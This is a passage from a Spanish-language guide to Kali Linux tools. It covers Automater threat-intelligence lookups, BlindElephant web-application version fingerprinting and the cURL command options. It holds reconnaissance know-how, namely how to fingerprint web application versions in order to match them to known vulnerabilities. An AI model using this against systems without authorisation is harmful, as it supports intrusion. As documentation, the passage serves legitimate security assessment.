Uso: automater [-h] [-o OUTPUT] [-b] [-f CEF] [-w WEB] [-c CSV] [-d DELAY] [-s SOURCE] [--proxy PROXY] [-a USERAGENT] [-V] [-r] [-v] target

Opciones:

-h, --help	Mostrar esta ayuda y salir
-o OUTPUT, --output OUTPUT	Esta opción dará salida a los resultados a un archivo.
-b, --bot	Esta opción producirá resultados minimizados para un bot.
-f CEF, --cef CEF	Esta opción enviará los resultados a un archivo con formato CEF.
-w WEB, --web WEB	Esta opción enviará los resultados a un archivo con formato HTML.
-c CSV, --csv CSV	Esta opción enviará los resultados a un archivo con formato CSV.
-d DELAY, --delay DELAY	Esto cambiará el retardo a los segundos establecidos. El valor predeterminado es 2.
-s SOURCE, --source SOURCE	Esta opción solo ejecutará el destino en un motor de origen específico para extraer dominios asociados.
--proxy PROXY	Esta opción establecerá un proxy, por ejemplo, proxy.example.com:8080
-a USERAGENT, --useragent USERAGENT	Esta opción permite al usuario configurar el agente de usuario visto por los servidores web que se utilizan. De forma predeterminada, el agente de usuario se establece en automater/version
-V, --vercheck	Esta opción comprueba e informa de las versión de automater.
-r, --refreshxml	Esta opción actualiza el archivo tekdefense.xml desde el sitio remoto de GitHub. El valor predeterminado es FALSE.
-v, --verbose	Modo verbose

En /usr/share/automater, se encuentra el archivo sites.xml donde se especifica los motores de análisis a utilizar.

Ejemplos 1

```
root@kali:/usr/bin# ./automater 185.162.190.110
_____________________ Results found for: 185.162.190.110 _____________________
No results found in the RTex DNS
No results found in the FNet URL
```

[+] VT ASN: No results found
[+] VT Country: No results found
[+] VT AS Owner: No results found
[+] VT pDNS: No results found
[+] VT Malware: No results found
[+] VT Mal URLs: No results found
[+] Blacklist from IPVoid: No results found
[+] ISP from IPvoid: No results found
[+] Country from IPVoid: No results found
[+] Malc0de Date: No results found
[+] Malc0de IP: No results found
[+] Malc0de Country: No results found
[+] Malc0de ASN: No results found
[+] Malc0de ASN Name: No results found
[+] Malc0de MD5: No results found
[+] Reputation Authority Score: 50/100
[+] FreeGeoIP Country Name: No results found
[+] FreeGeoIP Region Name: No results found
[+] FreeGeoIP City: No results found
[+] FreeGeoIP Zipcode: No results found
[+] FreeGeoIP Latitude: No results found
[+] FreeGeoIP Longitude: No results found
[+] SANS total target IPs seen: No results found
[+] SANS total packets blocked: No results found
[+] SANS last seen on: No results found
[+] SANS first seen on: No results found
No results found in the THIP
No results found in the TekHP
[+] ProjectHoneypot activity type: No results found
[+] ProjectHoneypot first mail received: No results found
[+] ProjectHoneypot last mail received: No results found
[+] ProjectHoneypot total mails received: No results found
[+] ProjectHoneypot spider first seen: No results found
[+] ProjectHoneypot spider last seen: No results found
[+] ProjectHoneypot spider sightings: No results found
[+] ProjectHoneypot user-agent sightings: No results found
[+] ProjectHoneypot first post on: No results found
[+] ProjectHoneypot last post on: No results found
[+] ProjectHoneypot form posts: No results found
[+] ProjectHoneypot first rule break on: No results found
[+] ProjectHoneypot last rule break on: No results found
[+] ProjectHoneypot rule break sightings: No results found
[+] ProjectHoneypot first dictionary attack on: No results found
[+] ProjectHoneypot last dictionary attack on: No results found
[+] ProjectHoneypot dictionary attack sightings: No results found
[+] ProjectHoneypot harvester first seen: No results found
[+] ProjectHoneypot harvester last seen: No results found
[+] ProjectHoneypot harvester sightings: No results found
[+] ProjectHoneypot harvester results: No results found

Ejemplo 2

```
root@kali:/usr/bin# ./automater yahoo.com
_____ Results found for: yahoo.com _____
No results found in the FNet URL
No results found in the Un Redirect
[+] IP from URLVoid: No results found
[+] Blacklist from URLVoid: No results found
[+] Domain Age from URLVoid: No results found
[+] Geo Coordinates from URLVoid: No results found
[+] Country from URLVoid: No results found
[+] pDNS data from VirusTotal: No results found
[+] pDNS malicious URLs from VirusTotal: No results found
[+] Malc0de Date: No results found
[+] Malc0de IP: No results found
[+] Malc0de Country: No results found
[+] Malc0de ASN: No results found
[+] Malc0de ASN Name: No results found
[+] Malc0de MD5: No results found
No results found in the THIP
[+] McAfee Web Risk: No results found
[+] McAfee Web Category: No results found
[+] McAfee Last Seen: No results found
```

Ejemplo 3

Revisar el hash

```
automater -s virustotal b9318a66fa7f50f2f3ecaca02a96268ad2c63db7554ea3acbde43bf517328d06
```

Ejemplo 4

Ejecutar

```
md5sum insputs.py
```

y con el resultado, ejecutar

```
automater <hash>
```

36. BlindElephant

A veces, las técnicas estándar de escaneo de aplicaciones web son demasiado intrusivas. Es posible que el propietario de la aplicación web no desee ejecutar un análisis que pruebe una vulnerabilidad al cargar los datos de la aplicación porque eso podría tener efectos secundarios negativos para la aplicación. Puede ser mejor usar un método indirecto como el fingerprinter de la aplicación web que inspecciona los archivos estáticos en la aplicación web para determinar su versión y luego informar de las vulnerabilidades conocidas para esa versión.

Blind Elephant es un fingerprinter de aplicación web de archivos estáticos de código abierto confiable. Intenta descubrir la versión de una aplicación web (conocida) comparando archivos estáticos en ubicaciones conocidas con hashes precalculados para versiones de esos archivos en todas las versiones disponibles. Esta técnica funciona bien cuando los archivos estáticos cambian con cada lanzamiento, lo que permite que la huella digital identifique la versión de la aplicación en función del contenido de los archivos. Esta técnica no es invasiva y genérica, y el uso de hashes precalculados significa que es rápida, de bajo ancho de banda y altamente automatizable.

Uso: BlindElephant.py [opciones] url appName

La aplicación appName puede ser un foro en la web, un blog o un phpmyadmin. Lo importante a destacar en este tipo de aplicaciones es que hay muchos trucos a disposición del público para las diferentes versiones de las aplicaciones.

Opciones

-h, — help	Muestra este mensaje de ayuda y termina
-p PLUGINNAME – pluginName = PLUGINNAME	Versión de huellas dactilares de plugin
-s, — skip	Saltar webpp huellas digitales, huellas dactilares sólo plug-in
-n — NUMPROBES –numProbes = NUMPROBES	Número de archivos a buscar. Por defecto: 15
-w, –winnow	Si hay más de una versión se devuelven, utilice winnow para tratar de reducirla.
-l, –list	Lista webapps compatibles y plugins
-u, –updateDB	

En cuanto a los plugins, su lista es

```
root@kali:~# BlindElephant.py -l
Currently configured web apps: 15
confluence with 0 plugins
drupal with 16 plugins
 - admin_menu
 - cck
 - date
 - filefield
 - google_analytics
 - imageapi
```

- imagecache
- imagefield
- imce
- imce_swfupload
- pathauto
- print
- spamicide
- tagadelic
- token
- views

joomla with 0 plugins
liferay with 0 plugins
mediawiki with 0 plugins
moodle with 0 plugins
movabletype with 0 plugins
oscommerce with 0 plugins
phpbb with 0 plugins
phpmyadmin with 0 plugins
phpnuke with 0 plugins
spip with 0 plugins
tikiwiki with 0 plugins
twiki with 0 plugins
wordpress with 26 plugins

- add-to-any
- advertising-manager
- akismet
- all-in-one-seo-pack
- buddypress
- contact-form-7
- gd-star-rating
- google-analyticator
- google-sitemap-generator
- newsletter
- nextgen-gallery
- polldaddy
- simple-tags
- smart-youtube
- sociable
- stats
- subscribe2
- tinymce-advanced
- twitter-tools
- wp-e-commerce
- wp-pagenavi
- wp-spamfree
- wp-super-cache
- wp-useronline
- wptouch
- yet-another-related-posts-plugin

Ejemplo

```
root@kali:~# BlindElephant.py http://laws.qualys.com movabletype
Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/movabletype.pkl with 101 versions,
2229 differentiating paths, and 216 version groups.
Starting BlindElephant fingerprint for version of movabletype at http://laws.qualys.com
Hit http://laws.qualys.com/mt-static/mt.js
File produced no match. Error: Failed to reach a server: Not Found
Hit http://laws.qualys.com/mt-static/js/tc/client.js
File produced no match. Error: Failed to reach a server: Not Found
Error: All versions ruled out!
```

37. cURL

Para poder documentarse de forma amplia, decargar el documento Everything CURL de Daniel Stenberg. A continuación haré un breve resumen de lo que se puede hacer con este programa.

curl es un proyecto y su objetivo principal y propuest es hacer 2 productos:

- curl, la herramienta de línea de comandos
- libcurl la biblioteca de transferencia con una API en lenguaje C

La herramienta y la biblioteca realizan transferencias de Internet para recursos especificados como URL utilizando los protocolos de Internet. Todo lo que esté relacionado con las transferencias de los protocolo de Internet, se puede considerar negocio del curl. Las cosas que no están relacionadas con esto deben evitarse y dejarse para otros proyectos y productos.

curl admite protocolos que permiten transferencias de datos en una o ambas direcciones. Usualmente también se restringe a los protocolos que tienen un formato URI descrito en una RFC o al menos es algo ampliamente utilizado, ya que curl funciona principalmente con URL como entrada clave que especifica la transferencia.

El último curl admite los protocolos siguientes: DICT, ARCHIVO, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET, TFTP.

Uso: curl (opciones . . .) <url>

Opciones

--abstract-unix-socket <path>	Conectarse a través del socket de dominio Unix abstracto
--anyauth	Elegir cualquier método de autenticación
-a, --append	Agregar al archivo de destino al cargar
--basic	Usar HTTP Basic Authentication
--cacert <file>	Certificado CA para verificación
--capath <dir>	Directorio CA para verificación
-E, --cert <certificate[:password]>	Archivo de certificado de cliente y contraseña
--cert-status	Verificar el estado del certificado del servidor
--cert-type <type>	Tipo de archivo de certificado (DER/PEM/ENG)
--ciphers <list of ciphers>	Cifrados SSL a usar
--compressed	Solicitar respuesta comprimida
--compressed-ssh	Habilitar compresión SSH
-K, --config <file>	Leer configuración de un archivo
--connect-timeout <seconds>	Tiempo máximo permitido para la conexión
--connect-to <HOST1:PORT1:HOST2:PORT2>	Conéctese al host

-C, --continue-at <offset>	Offset de transferencia reanudado
-b, --cookie <data>	Enviar cookies desde una cadena / archivo
-c, --cookie-jar <filename>	Escribir cookies en <nombre de archivo> después de la operación
--create-dirs	Crear la jerarquía de directorio local necesaria
--crlf	Convertir LF a CRLF en las subidas de ficheros
--crlfile <file>	Obtener una lista de CRL en formato PEM del archivo dado
-d, --data <data>	datos HTTP POST
--data-ascii <data>	datos ASCII HTTP POST
--data-binary <data>	datos binarios HTTP POST
--data-raw <data>	datos HTTP POST, '@' permitido
--data-urlencode <data>	HTTP POST data url codificado
--delegation <LEVEL>	Permiso de delegación GSS-API
--digest	Usar autenticación HTTP Digest
-q, --disable	Deshabilitar curl
--disable-eprt	Inhibir usando EPRT o LPRT
--disable-epsv	Inhibir usando EPSV
--disallow-username-in-url	No permitir nombre de usuario en url
--dns-interface <interface>	Interfaz a usar en las solicitudes DNS
--dns-ipv4-addr <address>	Dirección IPv4 a usar en las solicitudes DNS
--dns-ipv6-addr <address>	Dirección IPv6 a usar en las solicitudes DNS
--dns-servers <addresses>	Direcciones del servidor DNS a usar
--doh-url <URL>	esolver nombres de host sobre DOH
-D, --dump-header <filename>	Escribir los encabezados recibidos en <nombre de archivo>
--egd-file <file>	EGD socket path for random data
--engine <name>	Motor de criptar a usar
--expect100-timeout <seconds>	Tiempo esperar para 100-continue
-f, --fail	Fail silenciosamente (sin salida) en errores HTTP
--fail-early	Fail en el primer error de transferencia, no continúe
--false-start	Habilita TLS False Start
-F, --form <name=content>	Especifica datos MIME multiparte
--form-string <name=string>	Especifica datos MIME multiparte
--ftp-account <data>	Cadena de datos de la cuenta
--ftp-alternative-to-user <command>	Cadena para reemplazar USER [nombre]

--ftp-create-dirs	Crea los directorios remotos si no están presentes
--ftp-method <method>	Uso del Control CWD
--ftp-pasv	Usar PASV / EPSV en lugar de PORT
-P, --ftp-port <address>	Usar PORT en lugar de PASV
--ftp-pret	Enviar PRET antes de PASV
--ftp-skip-pasv-ip	Omitir la dirección IP para PASV
--ftp-ssl-ccc	Enviar CCC después de autenticar
--ftp-ssl-ccc-mode <active/passive>	Establecer el modo CCC
--ftp-ssl-control	Requiere SSL / TLS para iniciar sesión en FTP, borrar para transferencia
-G, --get	Poner los datos post en la URL y usar GET
-g, --globoff	Inhabilita secuencias y rangos de URL usando {} y []
--happy-eyeballs-timeout-ms <milliseconds>	Cuanto tiempo esperar en milisegundos para IPv6 antes de intentar IPv4
--haproxy-protocol	Enviar el encabezado v1 del protocolo HAProxy PROXY
-I, --head	Mostrar solo información del documento
-H, --header <header/@file>	Pasa los encabezados personalizados al servidor
-h, --help	Este texto de ayuda
--hostpubmd5 <md5>	Hash MD5 aceptable de la clave pública del host
--http0.9	Permitir respuestas HTTP 0.9
-0, --http1.0	Usar HTTP 1.0
--http1.1	Usar HTTP 1.1
--http2	Usar HTTP 2
--http2-prior-knowledge	Utilizar HTTP 2 sin actualización HTTP / 1.1
--ignore-content-length	Ignorar el tamaño del recurso remoto
-i, --include	Incluir encabezados de respuesta de protocolo en la salida
-k, --insecure	Permitir conexiones de servidor inseguras cuando se utiliza SSL
--interface <name>	Usar INTERFACE de red (o dirección)
-4, --ipv4	Resolver nombres a direcciones IPv4
-6, --ipv6	Resolver nombres a direcciones IPv6
-j, --junk-session-cookies	Ignorar las cookies de sesión leídas del archivo
--keepalive-time <seconds>	Tiempo de intervalo para sondas keepalive

--key <key>	Nombre de archivo de clave privada
--key-type <type>	Tipo de archivo de clave privada (DER / PEM / ENG)
--krb <level>	Habilitar Kerberos con seguridad <level>
--libcurl <file>	Volcar el código equivalente de libcurl de esta línea de comando
--limit-rate <speed>	Limita la velocidad de transferencia a RATE
-l, --list-only	Modo solo lista
--local-port <num/range>	Forzar el uso de RANGE para números de puertos locales
-L, --location	Seguir redireccionamientos
--location-trusted	Al igual que --location, y envía autenticación a otros hosts
--login-options <options>	Opciones de inicio de sesión del servidor
--mail-auth <address>	Dirección del creador del correo electrónico original
--mail-from <address>	Correo desde esta dirección
--mail-rcpt <address>	Correo a esta dirección
-M, --manual	Muestra el manual completo
--max-filesize <bytes>	Tamaño máximo de archivo para descargar
--max-redirs <num>	Número máximo de redireccionamientos permitidos
-m, --max-time <seconds>	Tiempo máximo permitido para la transferencia
--metalink	Procesar las URLs dadas como archivo XML de metalink
--negotiate	Usar autenticación de negociación HTTP (SPNEGO)
-n, --netrc	Debe leer .netrc para nombre de usuario y contraseña
--netrc-file <filename>	Especifica FILE para netrc
--netrc-optional	Utilizar .netrc o URL
-:, --next	Hacer que la siguiente URL use su conjunto separado de opciones
--no-alpn	Deshabilita la extensión ALPN TLS
-N, --no-buffer	Deshabilita el almacenamiento en búfer del flujo de salida
--no-keepalive	Deshabilita TCP keepalive en la conexión
--no-npn	Deshabilita la extensión NPN TLS
--no-sessionid	Desactiva la reutilización de ID de sesión SSL
--noproxy <no-proxy-list>	Lista de hosts que no usan proxy

--ntlm	Usar autenticación HTTP NTLM
--ntlm-wb	Usar autenticación HTTP NTLM con winbind
--oauth2-bearer <token>	OAuth 2 Bearer Token
-o, --output <file>	Escribir en archivo en lugar de stdout
--pass <phrase>	Contraseña para la clave privada
--path-as-is	No aplastar ... secuencias en la ruta URL
--pinnedpubkey <hashes>	Clave pública FILE/HASHES para verificar puertos
--post301	No cambiar a GET después de seguir un 301
--post302	No cambiar a GET después de seguir un 302
--post303	No cambiar a GET después de seguir un 303
--preproxy [protocol://]host[:port]	Usar primero este proxy
-#, --progress-bar	Mostrar el progreso de transferencia como una barra
--proto <protocols>	Habilitar / deshabilitar protocolos
--proto-default <protocol>	Usar este protocolo para cualquier URL que no tenga un esquema
--proto-redir <protocols>	Activa / desactiva los protocolos en la redirección
-x, --proxy [protocol://]host[:port]	Usar este proxy
--proxy-anyauth	Eliegir cualquier método de autenticación de proxy
--proxy-basic	Usar autenticación básica en el proxy
--proxy-cacert <file>	certificado CA para verificar el puerto del proxy
--proxy-capath <dir>	Directorio CA para verificar el puerto del proxy
--proxy-cert <cert[:passwd]>	Establecer certificado de cliente para proxy
--proxy-cert-type <type>	Tipo de certificado de cliente para proxy HTTPS
--proxy-ciphers <list>	Cifrados SSL para usar para proxy
--proxy-crlfile <file>	Establecer una lista CRL para proxy
--proxy-digest	Use la autenticación Digest en el proxy
--proxy-header <header/@file>	Pasar los encabezados personalizados al proxy
--proxy-insecure	Hacer conexiones proxy HTTPS sin verificar el proxy
--proxy-key <key>	Clave privada para proxy HTTPS
--proxy-key-type <type>	Tipo de archivo de clave privada para proxy
--proxy-negotiate	Usar la autenticación de negociación HTTP (SPNEGO) en el proxy

--proxy-ntlm	Usar la autenticación NTLM en el proxy
--proxy-pass <phrase>	Frase de paso para la clave privada para proxy HTTPS
--proxy-pinnedpubkey <hashes>	clave pública file/hashes para verificar con el proxy
--proxy-service-name <name>	Nombre del servicio proxy de SPNEGO
--proxy-ssl-allow-beast	Permitir falla de seguridad para interoperabilidad para proxy HTTPS
--proxy-tls13-ciphers <ciphersuite list>	conjuntos de cifrado proxy TLS 1.3
--proxy-tlsauthtype <type>	tipo de autenticación TLS para proxy HTTPS
--proxy-tlspassword <string>	contraseña TLS para proxy HTTPS
--proxy-tlsuser <name>	Nombre de usuario TLS para proxy HTTPS
--proxy-tlsv1	Usar TLSv1 para proxy HTTPS
-U, --proxy-user <user:password>	Usuario y contraseña del proxy
--proxy1.0 <host[:port]>	Usar proxy HTTP / 1.0 en el puerto dado
-p, --proxytunnel	Operar a través de un túnel proxy HTTP usando CONNECT
--pubkey <key>	Nombre de archivo de clave pública SSH
-Q, --quote	Enviar comandos al servidor antes de transferir
--random-file <file>	Archivo desde el que leer datos aleatorios
-r, --range <range>	Recupera solo los bytes dentro del rango
--raw	Hacer HTTP "en bruto"; sin transferencia de decodificación
-e, --referer <URL>	URL de referencia
-J, --remote-header-name	Usa el nombre de archivo proporcionado por el encabezado
-O, --remote-name	Escribir salida en un archivo denominado como el archivo remoto
--remote-name-all	Utiliza el nombre de archivo remoto para todas las URL
-R, --remote-time	Establece la hora del archivo remoto en la salida local
-X, --request <command>	Especifica el comando de solicitud a usar
--request-target	Especifica el objetivo a esta solicitud
--resolve <host:port:address[,address]...>	Resolver el host + puerto a esta dirección
--retry <num>	Número de veces a volver a intentar la solicitud si se producen problemas transitorios
--retry-connrefused	Reintento en conexión rechazada. Uso con --retry
--retry-delay <seconds>	Tiempo de espera entre reintentos

--retry-max-time <seconds>	Vuelva a intentarlo solo dentro de este período
--sasl-ir	Habilita la respuesta inicial en la autenticación SASL
--service-name <name>	Nombre del servicio SPNEGO
-S, --show-error	Muestra error incluso cuando se usa -s
-s, --silent	Modo silencioso
--socks4 <host[:port]>	proxy SOCKS4 en el host + puerto determinado
--socks4a <host[:port]>	proxy SOCKS4a en el host + puerto determinado
--socks5 <host[:port]>	proxy SOCKS5 en el host + puerto determinado
--socks5-basic	Habilitar autenticación de nombre de usuario / contraseña para servidores proxy SOCKS5
--socks5-gssapi	Habilita la autenticación GSS-API para servidores proxy SOCKS5
--socks5-gssapi-nec	Compatibilidad con el servidor NEC SOCKS5
--socks5-gssapi-service <name>	Nombre del servicio proxy SOCKS5 para GSS-API
--socks5-hostname <host[:port]>	Nombre y puerto del proxy SOCK5
-Y, --speed-limit <speed>	Detiene las transferencias más lento que esto
-y, --speed-time <seconds>	Activar abortar por 'speed-limit' después de este tiempo
--ssl	Probar SSL/TLS
--ssl-allow-beast	Permitir falla de seguridad para mejorar la interoperabilidad
--ssl-no-revoke	Desactivar las comprobaciones de revocación de certificados (Schannel)
--ssl-reqd	Requiere SSL/TLS
-2, --sslv2	Usar SSLv2
-3, --sslv3	Usar SSLv3
--stderr	Donde redirigir stderr
--styled-output	Habilitar la salida con estilo para encabezados HTTP
--suppress-connect-headers	Suprimir los encabezados de respuesta de proxy CONNECT
--tcp-fastopen	Usar TCP Fast Open
--tcp-nodelay	Use la opción TCP_NODELAY
-t, --telnet-option <opt=val>	Establecer la opción telnet
--tftp-blksize <value>	Establecer la opción TFTP BLKSIZE
--tftp-no-options	No envía ninguna opción TFTP

-z, --time-cond <time>	Transferencia basada en una condición de tiempo
--tls-max <VERSION>	Establecer la versión máxima permitida de TLS
--tls13-ciphers <list of TLS 1.3 ciphersuites>	Conjuntos de cifrado TLS 1.3 a usar
--tlsauthtype <type>	Establecer el tipo de autenticación TLS
--tlspassword	Establecer la contraseña de TLS
--tlsuser <name>	Establecer el nombre de usuario TLS
-1, --tlsv1	Utilizar TLSv1.0 o superior
--tlsv1.0	Utilizar TLSv1.0 o superior
--tlsv1.1	Utilizar TLSv1.1 o superior
--tlsv1.2	Utilizar TLSv1.2 o superior
--tlsv1.3	Utilizar TLSv1.3 o superior
--tr-encoding	Solicitud de codificación de transferencia comprimida
--trace <file>	Escribe un seguimiento de depuración en el fichero file
--trace-ascii <file>	Como --trace, pero sin salida hexadecimal
--trace-time	Agregar marcas de tiempo para rastrear / salida detallada
--unix-socket <path>	Conéctese a través de este socket de dominio Unix
-T, --upload-file <file>	Transferir el fichero local al destino
--url <url>	URL de trabajo
-B, --use-ascii	Usar transferencia de ASCII/texto
-u, --user <user:password>	Usuario y contraseña del servidor
-A, --user-agent <name>	Enviar el nombre del User-Agent al servidor
-v, --verbose	Hacer que la operación sea más comunicativa
-V, --version	Muestra el número de versión y sale
-w, --write-out <format>	Usar este formato de salida después de la finalización
--xattr	Almacenar los metadatos en atributos de archivo extendidos

37.1. Opciones de la línea de comandos

Para decir a curl que haga algo, se invocas curl con cero, una o varias opciones de líneas de comando que acompañan a la URL o el conjunto de URLs sobre las que desea que se realice la transferencia. curl admite más de 200 opciones diferentes.

Opciones cortas
Las opciones de la línea de comando transmiten información al curl para ver como quiere que se comporte. Para pedir a curl que active el modo detallado, usar la opción -v:

```
curl -v http://example.com
```

-v se usa aquí como una opción corta. Se escribes con el símbolo menos y una sola letra inmediatamente después.

Opciones largas
Las opciones de una sola letra son convenientes ya que son rápidas de escribir y usar, pero como hay solo un número limitado de letras en el alfabeto y hay muchas cosas que controlar, no todas las opciones están disponibles así. Por lo tanto se proporcionan nombres largos de opciones para los demás. Tambien como una conveniencia y para permitir que los scripts sean más legibles, la mayoría de las opciones cortas también tienen nombre largo de alias.
Las opciones largas siempre se escriben con 2 guiones y luego el nombre y solo se puede escribir un nombre de opción con --. Así el modo detallado usando el formato de opción larga se puede ejecutar como:

```
curl --verbose http://example.com
```

Argumentos a opciones
No todas las opciones son simples indicadores booleanos que habilitan o deshabilitan funciones. Para algunos de ellos es necesario transmitir datos, como un nombre de usuario o una ruta a un archivo. Esto se hace escribiendo primero la opción y luego el argumento, separados con un espacio. Como por ejemplo si se desea enviar una cadena de datos arbitrary en un HTTP POST a un servidor:

```
curl -d arbitrary http://example.com
```

Argumentos con espacios
En ocasiones se desea pasar un argumento a una opción y este argumento contiene uno o más espacios. Por ejemplo, si se desea establecer el campo user-agent que se usa exactamente para ser tu padre incluidos estos 3 espacios, entonces se necesita poner comillas alrededor de la cadena cuando se pasas a curl en la línea de comando. Las citas exactas a utilizar, dependen de su shell/símbolo del sistema, pero generalmente funciona con comillas dobles en la mayoría de los lugares:

```
curl -A "I am your father" http://example.com
```

No usar comillas como si quisiera escribir la línea de comando de esta manera:

```
curl -A I am your father http://example.com
```

... hará que curl solo use 'I' como una cadena de agente de usuario y las siguientes cadenas, 'am', your, etc. en su lugar, todos serán tratados como URL separadas ya que no comienzan con - para indicar que son opciones y curl solo maneja opciones y URL.

Para que la cadena contenga comillas dobles, lo cual es común cuando por ejemplo, se desea enviar una cadena de JSON al servidor, es posible que necesite usar comillas simples excepto en Windows, donde las comillas simples no funcionan de la misma manera. Para enviar la cadena JSON {"nombre": "Darth"}, ejecutar

```
curl -d ' {"name":"Darth"}' http://example.com
```

O si se desea evitar la comilla simple, se puede preferir enviar los datos a curl a través de un archivo, que luego no necesita el presupuesto adicional. Suponiendo que llamamos al archivo 'json' que contiene los datos mencionados anteriormente:

```
curl -d @j son http://example.com
```

37.2. Modo verbose

Si el comando curl no se ejecuta o no devuelve lo que esperaba, su primera reacción siempre debe ser ejecutar el comando con la opción verbose -v/--verbose para obtener más información.
Cuando el modo verbose está habilitado, curl se vuelve más hablador y explicará y mostrará mucho más de sus acciones. Agregará pruebas informativas y las prefijará con '*'. Por ejemplo, veamos que podría decir curl cuando intenta con un ejemplo HTTP simple guardar los datos descargados en el archivo llamado 'saved':

```
$ curl -v http //example.com -o saved
* Rebuilt URL to: http: //example. com/
```

Si se usa un HTTPS: //URL en lugar de un HTTP, también habrá un montón de líneas que explican como curl usa los certificados CA para verificar el certificado del servidor y algunos detalles del certificado del servidor, etc. incluyendo que cifrados fueron seleccionados y más detalles de TLS.
Además de la información adicional que proporciona curl, el modo verbose -v también hace que curl muestre todos los encabezados que envía y recibe. Para los protocolos sin encabezados como FTP, SMTP, POP3, etc., podemos considerar comandos y respuestas como encabezados y por lo tanto, también se mostrarán con -v.

Opción --trace and --trace-ascii
Hay momentos en que -v no es suficiente. En particular cuando se desea almacenar el flujo completo incluyendo los datos transferidos reales.
Para esto, curl ofrece 2 opciones que se pueden usar en vez de -v, --trace [filename] ahorrará un seguimiento completo en el nombre de un fichero determinado. También se puede usar '-' en vez de un nombre de fichero para pasarlo como stdout. Se podría usar esto:

```
$ curl --trace dump http://example.com
```

Cuando se completa, hay un fichero 'dump' que puede tener un buen tamaño.

Opción --trace-time
Esta opción prefija todas las salidas verbose/trace con un temporizador de alta resolución para cuando la línea está impresa. Funciona con la opción regular -v / --verbose, así como con --trace y --trace-ascii.
Las líneas son todas las horas locales como horas: minutos: segundos y luego número de microsegundos en este segundo

Opción --write-out
Esta es una de las pequeñas gemas a menudo olvidadas en el arsenal de opciones de línea de comando --write-out o simplemente -w para abreviar. Escribe la información después de que se haya completado una transferencia y tiene una gran variedad de variables que puede incluir en la salida, variables que han sido establecidas con valores e información de la transferencia.
Le dice a curl que escriba una cadena simplemente pasando esta cadena con esta opción:

```
curl -w "formatted string" http://example.com/
```

… y también se puede hacer que curl lea esta cadena de un archivo dado con '@':

```
curl -w @filename http://example.com/
```

... o incluso hacer que curl lea la cadena de stdin si se usa '-' como nombre de archivo:

```
curl -w @- http://example.com/
```

Se accede a las variables disponibles escribiendo %{variable_name} en la cadena y esta variable será sustituida por el valor correcto. Para generar un '%' normal, simplemente escribirlo como '%%'.
También se puede generar una nueva línea utilizando '\ n', un retorno de carro con '\ r' y un espacio de tabulación con '\ t'.
Como ejemplo, podemos generar el Content-Type y el código de respuesta desde una transferencia HTTP separada con nuevas líneas y texto adicional como éste:

curl -w "Type: %{content_type}\nCode: %{response_code}\n" http://example.com

Variables disponibles de --write-out
Algunas de estas variables no están disponibles en versiones curl realmente antiguas.

%{content_type} muestra el Content-Type del documento solicitado si lo hubiere.

%{filename_effective} muestra el último nombre de archivo en el que curl escribe. Esto es sólo significativo si se le dice a curl que escriba en un archivo con la opción - - remote- name o -- output. Es muy útil en combinación con la opción - - remote- header- name

%{ftp_entry_path} muestra la ruta inicial que curl termina al iniciar sesión en el servidor remoto FTP.

%{response_code} muestra el código de respuesta numérico que se encontró en la última transferencia.

%{http_connect} muestra el código numérico que se encontró en la última respuesta de un proxy a una solicitud CONNECT de curl.

%{local_ip} muestra la dirección IP del extremo local de la conexión realizada más recientement. Puede ser IPv4 o IPv6

%{local_port} muestra el número de puerto local de la conexión realizada más recientemente

%{num_connects} muestra el número de nuevas conexiones realizadas en la transferencia reciente.

%{num_redirects} muestra el número de redireccionamientos que se siguieron en la solicitud.

%{redirect_url} muestra la URL real a la que lo redireccionaría cuando una solicitud HTTP se realizó sin - L para seguir los redireccionamientos.

%{remote_ip} muestra la dirección IP remota de la conexión realizada más recientemente. Puede ser IPv4 o IPv6.

%{remote_port} muestra el número de puerto remoto de la conexión realizada más recientemente.

%{size_download} muestra el número total de octetos que se descargaron.

%{size_header} muestra el número total de octetos de los encabezados descargados.

%{size_request} muestra el número total de octetos que se enviaron en la solicitud HTTP.

%{size_upload} muestra el número total de octetos que se subieron.

%{speed_download} muestra la velocidad de descarga promedio que mide curl para la descarga completa en octetos por segundo.

%{speed_upload} muestra la velocidad de subida promedio que mide curl para completar la subida en octetos por segundo.

%{ssl_verify_result} muestra el resultado de la verificación del certificado de peer SSL que fue

solicitado. 0 significa que la verificación fue exitosa.

%{time_appconnect} muestra el tiempo, en segundos, que tomó desde el inicio hasta que se completó el SSL/SSH/etc connect/handshake al dispositivo remoto.

%{time_connect} muestra el tiempo, en segundos, que tomó desde el inicio hasta que se completó la conexión TCP al dispositivo remoto o proxy.

%{time_namelookup} muestra el tiempo, en segundos, que tardó desde el principio hasta que se completó la resolución del nombre.

%{time_pretransfer} muestra el tiempo, en segundos, que tomó desde el inicio hasta que la transferencia de archivo estaba a punto de comenzar. Esto incluye todos los comandos previos a la transferencia y las negociaciones que son específicas de los protocolos particulares involucrados.

%{time_redirect} muestra el tiempo, en segundos, que tomó para todos los pasos de redirección, incluidos la búsqueda de nombre, la conexión, la pretransferencia y la transferencia antes de que se inicie la transacción final. time_redirect muestra el tiempo de ejecución completo para múltiples redirecciones.

%{time_starttransfer} muestra el tiempo, en segundos, que transcurrió desde el inicio hasta que es transferido el primer octeto. Esto incluye time_pretransfer y también el tiempo que el servidor necesitó para calcular el resultado.

%{time_total} muestra el tiempo total, en segundos, que duró la operación completa. El tiempo se mostrará con una resolución de milisegubdos.

%{url_effective} muestra la URL que se obtuvo por última vez. Esto es particularmente significativo si se le ha dicho a curl que siga Location: headers (con - L).

Silencio
Lo opuesto a verbose es hacer que curl sea más silencioso. Con la opción -s o –silent, se hace que el curl apague el medidor de progreso y no muestre ningún mensaje de error para cuando ocurren errores. Se pone mudo. Sin embargo emitirá los datos descargados que se le solicite.
Con el silencio activado, se puede solicitar que aún envíe el mensaje de error si hay fallos agregando -S o --show-error.

37.3. Descargas

Descargar significa obtener datos de un servidor en una red, y el servidor está claramente considerado estar por encima de ti. Esto está cargando datos desde el servidor a su máquina donde estas corriendo curl. La descarga es probablemente el caso de uso más común para curl: obtener los datos específicos en su máquina, señalada por una URL

curl por defecto descarga una URL o varias si así se especifica. Por ejemplo, ejecuyar lo siguiente para la URL http://example.com:

```
curl http://example.com
```

Una solicitud de un recurso es específica del protocolo, por lo que un FTP://URL funciona de manera diferente que un HTTP:// URL o un SFTP:// URL.

Si se especifica varias URLs en la línea de comando, curl descargará cada URL, una por una. No

comenzará la segunda transferencia hasta que se complete la primera, etc.

Almacenando descargas
